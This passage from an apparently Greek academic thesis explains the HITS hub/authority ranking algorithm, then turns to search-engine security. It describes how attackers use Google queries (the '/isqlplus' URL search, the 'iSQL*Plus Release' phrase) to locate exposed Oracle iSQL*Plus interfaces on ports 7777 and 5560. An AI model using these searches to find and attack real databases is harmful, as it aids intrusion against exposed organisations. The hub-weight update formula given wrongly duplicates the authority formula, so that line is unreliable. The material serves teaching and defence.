υπάρχουν στις σελίδες διασυνδέσεις οι οποίες δεν μεταφέρουν κάποια σημαντική πληροφορία, αλλά απλά διευκολύνουν την πλοήγηση του χρήστη, προτείνεται μία ευριστική μέθοδος, η οποία σκοπό έχει να αντισταθμίσει το αποτέλεσμα των διασυνδέσεων αυτών. Επομένως οι ακμές που υπάρχουν στο γράφημα $G[S_\sigma]$ χωρίζονται σε δύο κατηγορίες. Μία ακμή χαρακτηρίζεται **εγκάρσια** (transverse) εάν συνδέει δύο σελίδες οι οποίες ανήκουν σε διαφορετικό domain, και **φυσική** (intrinsic) εάν συνδέει δύο σελίδες που βρίσκονται στο ίδιο domain. Το domain είναι το πρώτο επίπεδο της διεύθυνσης, η οποία σχετίζεται με κάποια σελίδα. [8] Καθώς οι φυσικές ακμές είναι αυτές που διευκολύνουν την πλοήγηση μέσα σε έναν διαδικτυακό κόμβο, προκύπτει ότι μεταφέρουν πολύ λιγότερη πληροφορία για τη σπουδαιότητα και την ποιότητα της σελίδας προς την οποία δείχνουν από ότι οι εγκάρσιες ακμές. Για αυτό το λόγο οι φυσικές ακμές του γραφήματος αφαιρούνται με αποτέλεσμα να μένουν σε αυτόν μόνο οι εγκάρσιες ακμές. Το γράφημα που προκύπτει τελικά είναι το G_σ.[9] Η μέθοδος αυτή της διαγραφής των φυσικών ακμών, είναι μεν ιδιαίτερα απλή, είναι όμως και αποτελεσματική.[10]

Το γράφημα G_σ που έχει δημιουργηθεί περιέχει πολλές σχετικές με το ερώτημα σελίδες και αρκετές σημαντικές σελίδες. Αυτό που χρειάζεται στη συνέχεια είναι να βρεθούν αυτές οι σημαντικές σελίδες, αναλύοντας τη δομή των ακμών του γραφήματος αυτού. Μία απλή προσέγγιση είναι η ταξινόμηση των σελίδων βάση του in-degree, του αριθμού των ακμών που δείχνουν στη συγκεκριμένη σελίδα. Η ιδέα αυτή είχε απορριφθεί για το σύνολο όλων των σελίδων που περιέχουν το ερώτημα σ. Αλλά σε αυτή τη φάση το γράφημα που έχει δημιουργηθεί είναι χαρακτηριστικά μικρότερο και περιέχει πολύ περισσότερες σημαντικές σελίδες, προς τις οποίες υπάρχουν πολλές ακμές.[9][10]

Παρόλο που αυτή η προσέγγιση δίνει καλύτερα αποτελέσματα για το γράφημα από ότι για το σύνολο όλων των σελίδων, εφαρμόζοντάς τη στο γράφημα μπορεί να δημιουργήσει σημαντικά προβλήματα. Αυτό συμβαίνει γιατί δεν διαχωρίζει τις σημαντικές σελίδες, σε σχέση με το ερώτημα, που υπάρχουν στο γράφημα, από τις γενικότερα δημοφιλείς σελίδες, καθώς και οι δύο αυτοί τύποι σελίδων έχουν μεγάλο in-degree. [10]

Το πρόβλημα αυτό μπορεί να αντιμετωπιστεί με την παρατήρηση ότι οι authoritative σελίδες που είναι σχετικές με το ερώτημα σ του χρήστη δεν απαιτείται να έχουν μόνο μεγάλο in-degree, αλλά και να έχουν αρκετά κοινά χαρακτηριστικά με τα σύνολα των σελίδων που δείχνουν προς αυτές.[9] Επομένως εκτός από τις authoritative σελίδες θα πρέπει να προσδιοριστεί και ένα σύνολο άλλων σελίδων, τις λεγόμενες hub σελίδες, οι οποίες έχουν διασυνδέσεις προς τις authoritative σελίδες. Οι σελίδες αυτές συνενώνουν κατά κάποιο τρόπο τις authorities σε ένα κοινό θέμα, αγνοώντας σελίδες που απλά έχουν μεγάλο In-degree. Ένα παράδειγμα αυτής της συνένωσης των authorities σελίδων από τις hub σελίδες φαίνεται στο παρακάτω σχήμα. [10]



Εικόνα 9.Ένα ισχυρά συνδεδεμένο σύνολο σελίδων hubs και authorities

Οι σελίδες hubs και authorities υποδηλώνουν ένα είδος σχέσης αμοιβαίας ενίσχυσης, καθώς ένα καλό hub είναι μία σελίδα που δείχνει σε πολλά καλά authorities και ένα καλό authority είναι μία σελίδα που δείχνεται από πολλά καλά hubs. Επομένως για να βρεθούν αυτά τα σύνολα σελίδων πρέπει να βρεθεί μία μέθοδος η οποία να μπορεί να ανιχνεύσει αυτή τη σχέση, στο σύνολο G_σ. Ο επαναληπτικός αλγόριθμος που θα περιγραφεί στη συνέχεια, και ο οποίος υπολογίζει και ενημερώνει τα βάρη των τιμών hub και authority για κάθε σελίδα, εκμεταλλεύεται αυτή την αμοιβαία σχέση των hubs και authorities σελίδων. Με κάθε σελίδα του γραφήματος συνδέονται δύο μη αρνητικά βάρη, το authority βάρος $x^{<p>}$ και το hub βάρος $y^{<p>}$. Κανονικοποιώντας τα βάρη κάθε τύπου ξεχωριστά έτσι ώστε το άθροισμα των τετραγώνων τους να είναι ίσα με την μονάδα,

παρατηρείται ότι οι σελίδες με τις μεγαλύτερες τιμές για αυτά τα βάρη είναι τα καλύτερα authorities και hubs αντίστοιχα. [9][10]

Αριθμητικά αυτή η σχέση αμοιβαίας ενίσχυσης αναπαριστάνεται ως εξής : εάν η σελίδα p δείχνει σε πολλές σελίδες με μεγάλες τιμές για το βάρος x (authority), τότε είναι αναμενόμενο να αποκτήσει μεγάλη τιμή για το βάρος y (hub). Ανάλογα εάν η σελίδα p δείχνεται από πολλές σελίδες με μεγάλες τιμές για το βάρος y είναι αναμενόμενο να αποκτήσει μεγάλη τιμή για το βάρος x. Αυτή η προσέγγιση ωθεί προς τον ορισμό δύο συναρτήσεων που εφαρμόζονται στα βάρη x και y, οι οποίες αναφέρονται σαν I και O. Έτσι η συνάρτηση I ενημερώνει τα βάρη x ως εξής :

$$x^{<p>} \leftarrow \sum_{q:(q,p)\in E}^{n} y^{<q>}$$

Ενώ η συνάρτηση O ενημερώνει τα βάρη y ως εξής :

$$y^{<p>} \leftarrow \sum_{q:(q,p)\in E}^{n} y^{<q>}$$

Για να βρεθούν οι τιμές ισορρόπησης για τα βάρη, αρκεί να εφαρμοστούν οι συναρτήσεις I και O διαδοχικά αρκετές φορές μέχρι οι τιμές να σταθεροποιηθούν. Το σύνολο των βαρών x αναπαριστάνεται με ένα διάνυσμα όπου κάθε συντεταγμένη αντιστοιχεί σε μία σελίδα, και αντίστοιχα το σύνολο των βαρών y με ένα άλλο διάνυσμα. Ο αλγόριθμος που καλείται είναι ο ακόλουθος.

1. Iterate (G, k)
2. G : a collection of n linked pages
3. k : a natural number
4. Let z denote the vector $(1,1,1,\ldots,1) \in R^n$.
5. Set x0 : = z.


6. Set y0 : = z.
7. For i = 1, 2, …, k
8. Apply the I operation to (x_{i-1} , y_{i-1}), obtaining new-weights $x_i^{'}$.
9. Apply the O operation to ($x_i^{'}$, y_{i-1}), obtaining new y-weights $y_i^{'}$.
10. Normalize $x_i^{'}$, obtaining x_i .
11. Normalize $y_i^{'}$, obtaining y_i .
12. End
13. Return (x_k , y_k).

Στη συνέχεια εφαρμόζεται μία συνάρτηση φιλτραρίσματος η οποία επιστρέφει τις c καλύτερες authority σελίδες και τις c καλύτερες hub σελίδες. Ο αλγόριθμος για αυτό το φιλτράρισμα είναι ο ακόλουθος :

1. Filter (G, k, c)
2. G: a collection of n linked pages
3. k,c : natural numbers
4. (x_k , y_k) : = Iterate (G, k)
5. Report the pages with the c largest coordinates in x_k as authorities.
6. Report the pages with the c largest coordinates in y_k as hubs.

Χρησιμοποιώντας τεχνικές της γραμμικής άλγεβρας αποδεικνύεται ότι όσο αυξάνεται ο αριθμός k, δηλαδή όσο πιο πολλές φορές εκτελείται ο αλγόριθμος Iterate, τόσο οι τιμές των βαρών τείνουν να σταθεροποιηθούν. Από τις τεχνικές αυτές προκύπτει επίσης μία σημαντική παρατήρηση σε σχέση με τα «τελικά» βάρη. Έστω A, ο πίνακας γειτνίασης του γραφήματος των σελίδων δηλαδή ο πίνακας που προκύπτει θέτοντας την τιμή 1 στη θέση (i , j) αν υπάρχει ακμή στο γράφημα G_σ από την σελίδα p_i στη σελίδα p_j και στην τιμή 0 στις υπόλοιπες θέσεις του πίνακα. Εύκολα μπορεί να δειχτεί ότι οι συναρτήσεις I και O χρησιμοποιώντας τον πίνακα A μπορούν να γραφτούν ως εξής :
$\mathbf{x} \leftarrow \mathbf{A}^T\mathbf{y}$ και $\mathbf{y} \leftarrow \mathbf{A}_\mathbf{x}$ αντίστοιχα. Έτσι παρατηρείται ότι το τελικό διάνυσμα x στο οποίο σταθεροποιείται ο αλγόριθμος Iterate είναι το πρωτεύον ιδιοδιάνυσμα του πίνακα A^TA και αντίστοιχα το τελικό διάνυσμα y είναι το πρωτεύον ιδιοδιάνυσμα του πίνακα AA^T. Μετά από μερικές εκτελέσεις του αλγορίθμου Iterate προκύπτει ότι ο αλγόριθμος

συγκλίνει αρκετά γρήγορα στις τελικές τιμές των διανυσμάτων x και y, καθώς αρκούν 20 επαναλήψεις. Από την παρατήρηση που προέκυψε παραπάνω μπορεί κανείς να θεωρήσει ότι αρκεί να βρεθούν τα ιδιοδιανύσματα των ανωτέρω πινάκων για να βρεθούν και οι τελικές τιμές των βαρών.[9] Η εύρεση των ιδιοδιανυσμάτων όμως δεν είναι εύκολη διεργασία. Τελικά προτιμάται η χρήση του αλγορίθμου Iterate για δύο λόγους. Πρώτον, ο αλγόριθμος αυτός υποδηλώνει την ώθηση σε αυτή την προσέγγιση λόγω της αμοιβαίας ενίσχυσης που προκύπτει από τις συναρτήσεις I και O. Δεύτερον, δεν χρειάζεται να εκτελεστεί ο αλγόριθμος αυτός μέχρι να συγκλίνει, καθώς αρκεί για να υπολογιστούν τα διανύσματα των βαρών, να αρχικοποιηθούν και στη συνέχεια να εφαρμοστεί ένας καθορισμένος μικρός αριθμός διαδοχικών επαναλήψεων των συναρτήσεων I και O. [10]



Εικόνα 10. Υπολογισμός hubs και authorities

ΚΕΦΑΛΑΙΟ 3 – ΑΣΦΑΛΕΙΑ ΜΗΧΑΝΩΝ ΑΝΑΖΗΤΗΣΗΣ

Εισαγωγή

Στο κεφάλαιο αυτό αναλύονται αρχικά οι επιθέσεις σε βάσεις δεδομένων με την χρήση των μηχανών αναζήτησης και κυρίως της Google, μία τεχνική η οποία εξαπλώθηκε πολύ γρήγορα την τελευταία πενταετία με την αύξηση των δημόσιων βάσεων δεδομένων στον Παγκόσμιο Ιστό και δημιούργησε σημαντικά προβλήματα σε εταιρείες και οργανισμούς. Στην συνέχεια καταγράφονται οι σημαντικότερες επιθέσεις εναντίον της μηχανής αναζήτησης της Google και αναλύονται οι τεχνικές τους.

3.1 ΒΑΣΕΙΣ ΔΕΔΟΜΕΝΩΝ ΚΑΙ ΜΗΧΑΝΕΣ ΑΝΑΖΗΤΗΣΗΣ

Εισαγωγή

Η ασφάλεια των Βάσεων Δεδομένων έχει γίνει θύμα της κακόβουλης χρήσης των Μηχανών Αναζήτησης. Τα τελευταία χρόνια οι εισβολείς έχουν αρχίσει να χρησιμοποιούν τις μηχανές αναζήτησης προκειμένου να εντοπίσουν τρωτές web εφαρμογές και να επιτεθούν. Η μηχανή αναζήτησης δεν εκτελεί πραγματικά οποιεσδήποτε επιθέσεις, αλλά χρησιμοποιείται για να εντοπίζει γρήγορα «εύκολους στόχους» μεταξύ του τεράστιου αριθμού των τοποθεσιών στο διαδίκτυο. Οι εισβολείς τότε επιτίθενται στις ευάλωτες αυτές τοποθεσίες αξιοποιώντας τα κενά ασφαλείας που ανακάλυψαν μέσω της μηχανής αναζήτησης. [11]

Πιο πρόσφατα οι εισβολείς έχουν αρχίσει να χρησιμοποιούν τις μηχανές αναζήτησης για να ανακαλύπτουν διεπαφές σε βάσεις δεδομένων οι οποίες μπορούν να χρησιμοποιηθούν για να εξαπολύσουν επιθέσεις εναντίον βάσεων δεδομένων οι οποίες προστατεύονται από firewalls. Πρόκειται για μια νέα τεχνική η οποία «εκθέτει» πλήρως όσες βάσεις δεδομένων θεωρούνταν προηγουμένως εξολοκλήρου προστατευμένες από διαδικτυακές επιθέσεις. Ένας επιτιθέμενος μπορεί να εξορύξει δεδομένα από οποιαδήποτε γνωστή μηχανή αναζήτησης αυτή την στιγμή υπάρχει, έτσι ώστε να βρεί ευάλωτους στόχους-βάσεις και να επιτεθεί. [11]

Τι είναι πραγματικά όμως αυτό που κάνει τις μηχανές αναζήτησης ένα πανίσχυρο εργαλείο για οποιονδήποτε επιτιθέμενο; Είναι η ικανότητά τους να παρέχουν μια λεπτομερή καταγραφή όλων των σελίδων μιας διαδικτυακής εφαρμογής. Πριν από την έναρξη μιας επίθεσης, ο εισβολέας θα πρέπει να συγκεντρώσει δύο βασικές πληροφορίες. Που να εξαπολύσει την επίθεση και ποιά τρωτά σημεία να στοχεύσει. Μια μηχανή αναζήτησης μπορεί να προσφέρει όλες αυτές τις πληροφορίες. Οι περισσότερες δημοφιλείς μηχανές αναζήτησης είναι αρκετά προηγμένες έτσι ώστε να παρέχουν ισχυρές δυνατότητες για κάποιον που θέλει να βρεί πληροφορίες για πολύ συγκεκριμένα αντικείμενα. Ο κάθε χρήστης μπορεί να κάνει αναζητήσεις μέσα σε ένα μόνο site, να

αναζητήσει URL's που ταιριάζουν με κάποια συγκεκριμένα κριτήρια τα οποία έχει ορίσει ο ίδιος και επίσης μπορεί να ψάξει για συγκεκριμένες λέξεις ή φράσεις στο περιεχόμενο μιας ιστοσελίδας, στον τίτλο μιας σελίδας, ακόμη και τη διεύθυνση URL της σελίδας. [11]

Η πρώτη χρήση των μηχανών αναζήτησης ως εργαλεία επιθέσεων σημειώθηκε στις αρχές του 2004 όταν ένα άρθρο[1] στην ιστοσελίδα Wired έδειχνε πως να χρησιμοποιήσει κάποιος το Google έτσι ώστε να αναζητήσει βάσεις δεδομένων της γνωστής εταιρείας FileMaker Inc. θυγατρικής τότε της Apple. Η εφαρμογή της, το FileMaker Pro είναι μια εφαρμογή σχεσιακής βάσης δεδομένων η οποία ενσωματώνει μια μηχανή βάσεων δεδομένων με ένα GUI-based interface, επιτρέποντας στους χρήστες να τροποποιήσουν τις βάσεις δεδομένων τους προσθέτοντας νέα στοιχεία στα σχεδιαγράμματα ή στις φόρμες. [11]

Συγχρόνως στις διασκέψεις ασφάλειας που γίνονταν την ίδια εποχή, υπήρξαν πολλές παρουσιάσεις σχετικά με την χρήση τεχνικών επιθέσεων μέσω των μηχανών αναζήτησης προκειμένου να βρεθούν ευαίσθητα δεδομένα εκτεθειμένα στο διαδίκτυο. Ξαφνικά οι επιτιθέμενοι χρησιμοποιούσαν τις μηχανές αναζήτησης για να ανακαλύψουν εκτεθειμένα στο web λογιστικά φύλλα Excel (spreadsheets) που να περιλαμβάνουν λέξεις όπως «finance» ή «confidential» . Αυτή αποδείχτηκε μια ισχυρή και εύκολη μέθοδος για να ανακαλύπτουν οι εισβολείς τα ευαίσθητα στοιχεία που είχαν συλλεχθεί από τους crawlers των διάφορων μηχανών αναζήτησης, και εφόσον προηγουμένως ακούσια οι εταιρείες είχαν εκθέσει στον παγκόσμιο ιστό. Υπάρχουν διαθέσιμα ελεύθερα εργαλεία που έχουν ως σκοπό την χρήση τους στην μηχανή αναζήτησης της Google έτσι ώστε να ψάχνουν για κενά ασφαλείας σε οποιονδήποτε ιστότοπο. [11]

Αυτή η νέα μορφή επίθεσης είναι ενοχλητική για πολλούς λόγους, με τον πιο σημαντικό να είναι, ότι οι πληροφορίες που είναι αποθηκευμένες στις τεράστιες βάσεις δεδομένων των μηχανών αναζήτησης μειώνουν την ανάγκη να εξετάσει εξονυχιστικά τα θύματά του από πριν ο επιτιθέμενος. Αυτό κάνει την ανίχνευση της πραγματικής επίθεσης, όταν

[1] http://www.wired.com/news/infostructure/0,1377,57897,00.html

πραγματοποιηθεί, δυσκολότερη δεδομένου ότι τα χαρακτηριστικά πρόωρα προειδοποιητικά σημάδια της επίθεσης δεν εμφανίζονται πλέον και τα ενοχοποιητικά στοιχεία μειώνονται σημαντικά. Στο παρελθόν, οι επιθέσεις συνήθως περιλάμβαναν προκαταρκτική δραστηριότητα αναγνώρισης, η οποία μπορούσε να εντοπιστεί και να ελεγχθεί. Εάν ο επιτιθέμενος μπορεί να προγραμματίσει μία επίθεση προς ένα site χωρίς να χρειαστεί ποτέ πριν να το επισκεφθεί, κερδίζει το στοιχείο του αιφνιδιασμού το οποίο του δίνει ένα σημαντικότατο πλεονέκτημα έναντι του στόχου. [11]

3.2 ΑΝΑΖΗΤΩΝΤΑΣ ORACLE ΒΑΣΕΙΣ ΔΕΔΟΜΕΝΩΝ

Τα Firewalls στα δίκτυα είναι ένα πολύ σημαντικό μέτρο για κάθε εταιρεία η οποία θέλει να προστατέψει την περίμετρο ασφαλείας της. Ο καθένας άλλωστε μπορεί να έχει εγκατεστημένο firewall είτε στο προσωπικό του, είτε στο εταιρικό του δίκτυο και είναι σχεδόν ανήκουστο να υπάρχει βάση δεδομένων εκτεθειμένη στο διαδίκτυο χωρίς firewall και το περιεχόμενό της να είναι ευαίσθητα δεδομένα. Οι DBA's (Database Administrators) είναι συνήθως καθησυχασμένοι από την ασφάλεια που προσφέρει ένα firewall. Αυτό έχει ως αποτέλεσμα πολλοί DBA's να αφήνουν ανοιχτά ακόμα και απλά κενά ασφαλείας στο δίκτυό τους και να μην τα διορθώνουν. Αυτή η συμπεριφορά είχε επιδεινωθεί αρκετά εξαιτίας της στάσης της Oracle, σε αυτό που ονομάζεται «Risk to Exposure» το οποίο και ορίζεται παρακάτω.[13]

"Risk to exposure
Unless you connect the database directly to the Internet (e.g., no intervening application server or firewall), a remote buffer overflow attack via the Internet is, in Oracle's opinion, unlikely[1]."

Όπως διαπιστώνουμε από την παραπάνω διατύπωση, σύμφωνα με την Oracle εάν ένα δίκτυο προστατεύεται από firewall είναι σχεδόν αδύνατο να δεχτεί επίθεση η βάση δεδομένων του, τύπου υπερχείλισης του buffer έτσι ώστε το σύστημα να «καταρρεύσει». Όμως η πραγματικότητα είναι άλλη. Ο επιτιθέμενος θα βρεί έναν τρόπο να διαπεράσει το firewall, και αυτό είναι κάτι που συμβαίνει σχεδόν πάντα. Συμπεραίνουμε λοιπόν ότι εάν μία εταιρεία έχει το firewall ως την βέλτιστη λύση για την προστασία της βάσης

[1] http://www.oracle.com/technology/deploy/security/pdf/2003Alert58.pdf

δεδομένων της, τότε ακόμη και απλοί επιτιθέμενοι και όχι απαραίτητα επαγγελματίες θα έχουν άνετη πρόσβαση στα δεδομένα της μόλις περάσουν την «περίμετρο» ασφαλείας. Και αυτός είναι και ο λόγος που η μεγαλύτερη προτίμηση των επιτιθέμενων είναι βάσεις δεδομένων της Oracle. Φυσικά η έννοια της μηχανής αναζήτησης είναι ότι οι βάσεις δεδομένων θα προστατεύονται πίσω από κάποιο firewall, όμως στην πραγματικότητα είναι σε μεγάλο βαθμό εκτεθειμένες.[13]

3.3 iSQLPlus

Η Oracle παρασκευάζοταν και παραδίδοταν συνοδευόμενη από ένα εργαλείο το SQLPlus. Αυτό ήταν ένα τυποποιημένο εργαλείο ερώτησης που χρησιμοποιούταν για να εκτελούνται SQL εντολές προς την βάση δεδομένων και να επιστρέφει αποτελέσματα και μηνύματα λάθους. Το SQLPlus αργότερα μετατράπηκε σε iSQLPlus με τον ερχομό της Oracle8i, αντικατοπτρίζοντας έτσι τον προσανατολισμό της εταιρείας προς την τεχνολογία του ίντερνετ. Στην πραγματικότητα όμως εκτός από ένα μικρές αλλαγές τίποτε άλλο δεν άλλαξε ουσιαστικό στο iSQLPlus. Το εργαλείο αυτό συνεχίζει και σήμερα να είναι πολύ σημαντικό για τους DBA’s . Αρχικά το iSQLPlus ήταν μια εφαρμογή πελατών (clients) που εγκαταστάθηκε σε έναν τερματικό σταθμό (workstation). Είχε σχεδιαστεί ως Java εφαρμογή η οποία έτρεχε σε έναν client και ήταν συνδεδεμένη με την βάση δεδομένων μέσω του τοπικού δικτύου. Το iSQLPlus απαιτούσε οι drivers της Oracle SQL*Net να είναι εγκατεστημένοι στον client καθώς επίσης και το ίδιο το πρόγραμμα iSQLPlus.[11]


Με τον ερχομό της Oracle9i εισήγαγαν μια νέα αρχιτεκτονική για το iSQLPlus η οποία παραδιδόταν ως εφαρμογή για το διαδίκτυο. Αυτό αποδείχθηκε πολύ σημαντικό δεδομένου ότι δεν υπήρχε πια η ανάγκη να υπάρχει εγκατεστημένη στον χρήστη client εφαρμογή καθώς και να απαιτούνται οι drivers SQL*Net. Οποιαδήποτε πλατφόρμα που είχε εγκατεστημένο κάποιον browser που να υποστήριζε HTML τεχνολογία μπορούσε να συνδεθεί με το iSQLPlus και να εισάγει ερωτήματα σχετικά με την βάση δεδομένων που επιθυμούσε. Αυτό ήταν μια ευπρόσδεκτη αλλαγή στο τρόπο χρησιμοποίησης του iSQLPlus, καθένας θα μπορούσε να διαχειριστεί και να θέσει ερωτήματα στην βάση δεδομένων μέσω οποιασδήποτε πλατφόρμας υποστήριζε browsers ακόμα και μέσω ενός

PDA. Το iSQLPlus εφαρμόστηκε σαν servlet[1] της Java τρέχοντας στον κεντρικό HTTP server της Oracle. Το iSQLPlus συμπεριλαμβανόταν στην βάση δεδομένων Oracle9i και επικοινωνούσε μέσω της θύρας 7777 κάτω από το URL / isqlplus. Το iSQLPlus συμπεριλαμβάνεται στις περισσότερες εκδόσεις του Oracle Application Server χρησιμοποιώντας αυτό το ίδιο URL. Στην έκδοση Oracle10g έγιναν κάποιες αλλαγές στις προκαθορισμένες ρυθμίσεις της εφαρμογής, όπως την αντικατάσταση του HTTP server ο οποίος επικοινωνούσε μέσω της θύρας 7777 και αντικαθιστώντας τον με έναν νέο ο οποίος επικοινωνούσε μέσω της θύρας 5560 όπου και χρησιμοποιείτε μέχρι σήμερα.[14]
Εάν μία από αυτές τις θύρες εκτεθεί στο διαδίκτυο θα υπάρξουν οι εξής συνέπειες:

1. Ο κεντρικός server μαζί με τις προκαθορισμένες εφαρμογές συμπεριλαμβανομένου και του iSQLPlus θα καταγραφεί από τις μηχανές αναζήτησης.
2. Δημιουργείται μια διαδρομή από την οποία ο καθένας μπορεί να έχει **άμεση** πρόσβαση σε μία εσωτερική βάση δεδομένων Oracle.


Γνωρίζοντας τα παραπάνω ένας επιτιθέμενος μπορεί να αρχίσει να βρίσκει βάσεις δεδομένων απλά από μία μηχανή αναζήτησης που θα του επιστρέψει μια λίστα με sites που τρέχουν το iSQLPlus. Η αναζήτηση αυτή μπορεί να υλοποιηθεί πολύ εύκολα απλά χρησιμοποιώντας την επιλογή «**Advanced Search**» της Google[11]. Θα εξετάσουμε ακριβώς πώς :

[1] Ένα Servlet είναι μια κατηγορία της Java που προσαρμόζεται στην Java Servlet API, ένα πρωτόκολλο από το οποίο μια κατηγορία της Java μπορεί να ανταποκριθεί στα αιτήματα HTTP. Συνεπώς ένας προγραμματιστής μπορεί να χρησιμοποιήσει ένα servlet για να προσθέσει δυναμικό περιεχόμενο σε έναν server χρησιμοποιώντας την πλατφόρμα της Java.




Εικόνα 11.

Όπως μπορούμε να δούμε στην παραπάνω εικόνα ο επιτιθέμενος καθορίζει στην εκτενής αναζήτηση της Google στο πλαίσιο που γράφει «με την ακριβή έκφραση»(with the exact phrase) την λέξη **/isqlplus.** [12] Επίσης στο πλαίσιο «Occurrences» (εμφανίσεις) καθορίζει να γίνεται εύρεση αποτελεσμάτων, στα οποία εμφανίζονται οι όροι που έχει θέσει, μόνο μέσα στη URL διεύθυνση της σελίδας. Το Google είναι τώρα έτοιμο να επιστρέψει μια λίστα ιστοσελίδων που έχουν στο URL τους την λέξη isqlplus.[11]



Εικόνα 12.

Η παραπάνω εικόνα δείχνει το αποτέλεσμα της αναζήτησης με αρκετούς ιστότοπους οι οποίοι τρέχουν το iSQL*Plus και είναι εκτεθειμένοι στο διαδίκτυο. Στην επόμενη περίπτωση αντί να χρησιμοποιήσουμε την επιλογή **«allinurl»** της Google[12], θα αναζητήσουμε για λέξεις-κλειδιά οι οποίες γνωρίζουμε ότι υπάρχουν στο κεντρικό site του iSQL*Plus. Θα εισάγουμε στο πεδίο αναζήτησης την φράση: **«iSQL*Plus Release».** Το αποτέλεσμα φαίνεται στο επόμενο screenshot.[11]

